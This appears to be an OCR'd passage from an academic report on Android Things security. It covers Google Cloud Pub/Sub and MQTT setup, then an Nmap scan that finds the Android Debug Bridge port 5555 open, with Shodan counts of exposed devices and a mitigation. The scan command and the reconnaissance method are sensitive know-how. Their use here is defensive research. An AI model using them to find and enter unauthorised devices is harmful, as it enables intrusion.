
Figure 82 shows the creation of a project within the console.



My Project 7076
sincere-charmer-216321

*Figure 82: Cloud project*

Figure 83 shows the option credentials button to simply click and create credentials for API keys and service accounts.




Create credentials to access your en

API keys

| □ | Name |
|---|---|
| □ | ⚠ API key 2 |
| □ | ⚠ API key 1 |

*Figure 83: Key creation*


Figure 84 highlights the enabling of the Pub / Sub API.



**Reliable real-time messaging**
Connect your services with reliable, many-to-many, asynchronous messaging hosted on Google's infrastructure. To get started, create a topic for posting asynchronous messages to multiple subscribers Learn more

*Figure 84: Pub / Sub Enabled*


Figure 85 presents the creation of the project in the Google Cloud Shell.



```
Welcome to Cloud Shell! Type "help" to get started.
Your Cloud Platform project in this session is set to sincere-charmer-216321.
Use "gcloud config set project [PROJECT_ID]" to change to a different project.
iottest469@sincere-charmer-216321:~$ gcloud pubsub topics create my-topic
Created topic [projects/sincere-charmer-216321/topics/my-topic].
iottest469@sincere-charmer-216321:~$
```

*Figure 85: Pub / Sub API activation*


Figure 86 shows subscriptions being added to the Shell for Pub / Sub.



```
Welcome to Cloud Shell! Type "help" to get started.
Your Cloud Platform project in this session is set to sincere-charmer-216321.
Use "gcloud config set project [PROJECT_ID]" to change to a different project.
iottest469@sincere-charmer-216321:~$ gcloud pubsub topics create my-topic
Created topic [projects/sincere-charmer-216321/topics/my-topic].
iottest469@sincere-charmer-216321:~$ gcloud pubsub subscriptions \
>     create my-sub --topic my-topic \
>     --ack-deadline=60
```

*Figure 86: Subscription added*


Figure 87 determines the topics and subscriptions created.



```
iottest469@sincere-charmer-216321:~$ gcloud pubsub topics list
---
name: projects/sincere-charmer-216321/topics/my-topic
iottest469@sincere-charmer-216321:~$ gcloud pubsub subscriptions list
---
ackDeadlineSeconds: 60
messageRetentionDuration: 604800s
name: projects/sincere-charmer-216321/subscriptions/my-sub
pushConfig: {}
topic: projects/sincere-charmer-216321/topics/my-topic
iottest469@sincere-charmer-216321:~$
```

*Figure 87: Topics tested*


Figure 88 demonstrates a topic being pushed with a unique ID number



```
iottest[redacted]sincere-charmer-216321:~$ gcloud pubsub topics publish my-topic \
>     --message hello
messageIds:
- '183195418131586'
iottest[redacted]@sincere-charmer-216321:~$ gcloud pubsub topics publish my-topic \
>     --message goodbye
messageIds:
- '183194429075592'
iottest[redacted]@sincere-charmer-216321:~$
```

*Figure 88: Pushing a message*


Figure 89 demonstrates the reverse, showing messages being pulled.



```
iottest469@sincere-charmer-216321:~$ gcloud pubsub subscriptions \
>     pull --auto-ack --limit=2 my-sub
┌──────────┬─────────────────┬────────────┐
│   DATA   │    MESSAGE_ID   │ ATTRIBUTES │
├──────────┼─────────────────┼────────────┤
│ goodbye  │ 183194429075592 │            │
│ hello    │ 183195418131586 │            │
└──────────┴─────────────────┴────────────┘
iottest469@sincere-charmer-216321:~$
```

*Figure 89: Pulling a message*


Figure 90 establishes the usability and ease required to a send new message.



```
>     topics publish my-topic --message \
>     thanks
messageIds:
- '183197849738896'
iottest469@sincere-charmer-216321:~$
```

*Figure 90: New message published*


Figure 91 is a pull request on a subscription with the data, message ID and ACK_ID.



```
iottest469@sincere-charmer-216321:~$ gcloud pubsub subscriptions \
>     pull my-sub
┌────────┬─────────────────┬──────────────┬
─────────────────────────────────┐
│  DATA  │    MESSAGE_ID   │ ATTRIBUTES   │
├────────┼─────────────────┼──────────────┼
─────────────────────────────────┤
│ thanks │ 183197849738896 │              │ Ekw5DkRJUytDCypYEU4EISE-M
P0g-DjnpceZiU9XxJLLD5-MjtFQV5A │
└────────┴─────────────────┴──────────────┴
```

*Figure 91: ACK pull request*


Figure 92 is the manual ACK of the message pull before the expiration of the acknowledgement deadline. The Conformation simply repeats the input and ends the ACK process.



```
iottest469@sincere-charmer-216321:~$ gcloud pubsub subscriptions ack     my-sub --ack-ids Ek
1gc28OF1cDFFIsC1EbB2hObXUlbgwRcXxocmJeGgYBTVt3WXP0g-DjnpceZiU9XxJLLD5-MjtFQV5A
Acked the messages with the following ackIds: [Ekw5DkRJUytDCypYEU4EISE-MD5FU0RQBhYsXUZIUTcZC
Vt3WXP0g-DjnpceZiU9XxJLLD5-MjtFQV5A]
{}
iottest469@sincere-charmer-216321:~$
```

*Figure 92: ACK message*


Figure 93 demonstrates a time violation in an invalid argument of a ACK ID due to the expiration of a time deadline.



```
>     my-sub --ack-ids Ekw5DkRJUytDCypYEU4EISE-MD5FU0RQBhYs
ERROR: (gcloud.pubsub.subscriptions.ack) INVALID_ARGUMENT:
```

Figure 93: Invalid ID error


Figure 94 shows the project within the console where the importing, publishing of materials can be completed and controlled with the topic having 1 subscriber.



| □ | Topic name | Subscriptions | Labels |
|---|---|---|---|
| □ | projects/sincere-charmer-216321/topics/my-topic | 1 | None |

Figure 94: Subscribed topic

Figure 95 implements the code (IoTCoreCommunicator) into the Android project using PAHO for MQTT processes.




```java
package com.blundell.iotcore;

import android.content.Context;
import android.util.Log;

import java.util.concurrent.TimeUnit;

import org.eclipse.paho.android.service.MqttAndroidClient;
import org.eclipse.paho.client.mqttv3.IMqttActionListener;
import org.eclipse.paho.client.mqttv3.IMqttDeliveryToken;
import org.eclipse.paho.client.mqttv3.IMqttToken;
import org.eclipse.paho.client.mqttv3.MqttCallback;
import org.eclipse.paho.client.mqttv3.MqttConnectOptions;
import org.eclipse.paho.client.mqttv3.MqttException;
import org.eclipse.paho.client.mqttv3.MqttMessage;

public class IotCoreCommunicator {

    private static final String SERVER_URI = "ssl://mqtt.googleapis.com:8883";
```

Figure 95: Code applied into the Android project folder

This has subsequently enabled the communication between IoT core and the compiled client. Applying the generated key used earlier, to the Android Device ID and system ID Registration topic under the registry enabled MQTT to talk over the Cloud IoT architecture.

Figure 96 shows the code deployed, which then follows the process with a background thread publishing 100 events. This process is documented further by the creator of the code at: https://github.com/blundell/CloudIoTCoreMQTTExample



```
public class MainActivity extends Activity {

    private IotCoreCommunicator communicator;
    private Handler handler;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        // Setup the communication with your Google IoT Core details
        communicator = new IotCoreCommunicator.Builder()
                .withContext(this)
                .withCloudRegion("your-region") // ex: europe-west1
                .withProjectId("your-project-id")   // ex: supercoolproject
                .withRegistryId("your-registry-id") // ex: my-devices
                .withDeviceId("a-device-id") // ex: my-test-raspberry-pi
                .withPrivateKeyRawFileId(R.raw.rsa_private)
                .build();

        HandlerThread thread = new HandlerThread("MyBackgroundThread");
        thread.start();
        handler = new Handler(thread.getLooper());
        handler.post(connectOffTheMainThread); // Use whatever threading me
    }
```

*Figure 96: Configure publish events*

Using the following the project code, attached above under Figure 96, the creation of publishing and subscribing topics / registries and keys within the Clout IoT itself ensures the communication between the IoT cloud and the Android device is possible. The document code demonstrates the components that are required in order for the function to run.

In summary of chapter 8, the Android Things OS is investigated in detail, regarding the processes and purposes of operations, in addition to the security features available. The running OS operating service working in conjunction with the hardware / firmware is also inspected and dissected, illustrating how the cloud and endpoint relationship works. Furthermore, the cloud service is inspected as to the configuration, such as MQTT, but also the platform as a whole. The service Google provides facilitates the operations of processing, transporting, storing and security of data.

Consequently chapter 9 extends the hardware chapters 2 - 5 and the software service focused chapters 6 – 8, resulting in a security review of practises and results. The resultant knowledge ascertained from the chapters and operations provides insight into each layer of security as legal, hardware and software defences. The culmination is a specific review of credible practical vulnerabilities in the chosen developer board and its development systems.

# Chapter 9

## 9.1 Security Review

To conduct security reviews, appropriate testing needs to be completed, examples such as; secure deployment in code or physical terms, vulnerability management and penetration testing. The continual test approach means respected practices can be applied, regarding 'Test Driven Development' and 'Secure by Construction'. Each approach means the requirements to complete elements before release, 'Test Driven Development' requires drafted, planned, systems software design reviews before code is written. The 'Secure by Construction' requires a schematic like exacting specification of software, clearly defining a written comparison standard to which the code is checked against later.


Point-in-time-assessments (software security assessments / penetration testing) are historically applied assessment processes, requiring manual inspection, resource heavy processes and are intensive in nature. The benefits of this assessment approach are found in unique and specialist ingenuities to identify or resolve problems within system security. The 'point in time' approach does infer a status, under development, being the 'point in time' of the evolving software, this implies that since the test, new software and vulnerabilities would be added. Therefore, the assurance of a system deteriorates, resultantly, a snapshot automation process is automatically, continually processing and determining a systems integrity.

Security reviews ensure data veracity versus efficiency are inspected such as automated means of approach, the quick repetition of tasks means security characteristics can be organised and processed. The scalability of testing through automated means allows massive reviews and unspecialised administrators conducting reviews of system security, preventing toil. Toil identifies with qualities such as; repetitive, automatable, tactical, non-enduring and manual completed tasks that can otherwise be completed in automated means. The review of a system best utilises human and automated computer resources to their best ability, ensuring effective applications. Through formal management methods and monitoring verifications, systems can become stable.

However, inherit problems within technology can leave devices susceptible to established methods of attack. Some of these methods have been analysed below, determining the development board system security within Android Things.

To gain knowledge into how Android Things OS runs on the Raspberry PI, the advantageous scenario of system connection was used to inspect the data broadcasted. However, firstly, the connection utilised a standard direct connection to establish direct communication with the home hub. This was done for simplicity, allowing 24/7 worry free operation between the smart devices and the internet.

Both Raspberry PIs were awarded the following IPs during a 4 week period, the distention is found by the MAC address awarded to the Raspberry PI foundation (B8:27:EB:::)




192.168.1.82
2.4 GHz
IP address: 192.168.1.82 (DHCP)
MAC address: B8:27:EB:AB:61:C7
32 MB
120 MB

192.168.1.83
2.4 GHz
IP address: 192.168.1.83 (DHCP)
MAC address: B8:27:EB:B5:51:3A
38 MB
189 MB

*Figure 97: Home hub connection*


As it can be seen with the data collected, approximately 120-180MB was downloaded. This number is because of API requests conducted in the Android Things system, for updates and time servers for example. However, the upload of data is minimal, with 32 MB uploaded of data, this is a result of acknowledgments and activations for the Android Things Cloud. The messaging packets and patterns are inspected later, but the general machine state and openness is inspected using Nmap[164].



Target: 192.168.1.83
Profile: Intense scan
Command: nmap -T4 -A -v 192.168.1.83

*Figure 98: Nmap*


By utilising the Nmap, the determination into areas to exploit can quickly become apparent. Utilising an ‘intense scan’ profile all primary ports (443 HTTPS, 80 / 8080 HTTP, 22 SSH) were scanned. The command integrates a timing template (-T4) and (-A) to determine the OS and services running, providing verbose output (-v) whilst the function is running. From the target specified (192.168.1.83), the following results were obtained. It should be noted that TCP specific scans were also run, identifying all ports (-p) from 1-65535 and yielded the same results.



```
⊟ 192.168.1.83
    ⊟ Host Status
        State:            up
        Open ports:       1
        Filtered ports:   0
        Closed ports:     999
        Scanned ports:    1000
```

*Figure 99: Standard scan*

Of the 1000 ports scanned only one was open and all others were closed.




```
⊟ Ports used
    Port-Protocol-State:   5555 - tcp - open
    Port-Protocol-State:   1 - tcp - closed
    Port-Protocol-State:   43579 - udp - closed
⊟ OS Classes
    Type    Vendor   OS Family   OS Generation   Accuracy
    phone   Google   Android     5.X             95%
```

*Figure 100: Ports identified*

Specifically, port 5555 TCP which is Androids Debugging (ADB)[165] port is left open, this ultimately enables the single biggest and accessible weakness historically with Android. The open debugging port enables password free access to the devices in this development mode whilst using Android Things. There have been numerous cases exploiting this with Android devices such as ADB.Miner worm[166], this worm utilised this feature for internet attached devices deployed to the production zone.

Therefore, ADB.Miner manifests within this environment in production of devices. However, during testing because the development board was used and at the time of writing the production boards are unavailable, the production security could not be tested. If the devices in testing were to be given a publicly accessible IP address, then the simple attack vector would be automatically and very quickly exploited.

Figure 101 below shows SHODAN[167] producing 38,092 results for ADB devices attached and exploitable on the open internet. As defence against this attack, simply disabling ADB over WIFI in the Android SDK can be achieved by going to the ADB folder in the command prompt of windows and typing in 'adb usb' so the device is only USB accessible.



android debug bridge

TOTAL RESULTS

38,092

TOP COUNTRIES

| | |
|---|---|
| Taiwan | 9,736 |
| Korea, Republic of | 9,138 |
| China | 5,944 |
| United States | 2,782 |
| Russian Federation | 2,288 |

TOP ORGANIZATIONS

| | |
|---|---|
| HiNet | 7,149 |
| Korea Telecom | 5,972 |
| SK Broadband | 1,665 |
| China Telecom jiangsu | 1,216 |
| Cantv | 529 |

TOP OPERATING SYSTEMS

| | |
|---|---|
| Linux 3.x | 47 |
| Windows XP | 24 |
| Windows 7 or 8 | 2 |
| FreeBSD 8.x-9.x | 2 |

TOP PRODUCTS

| | |
|---|---|
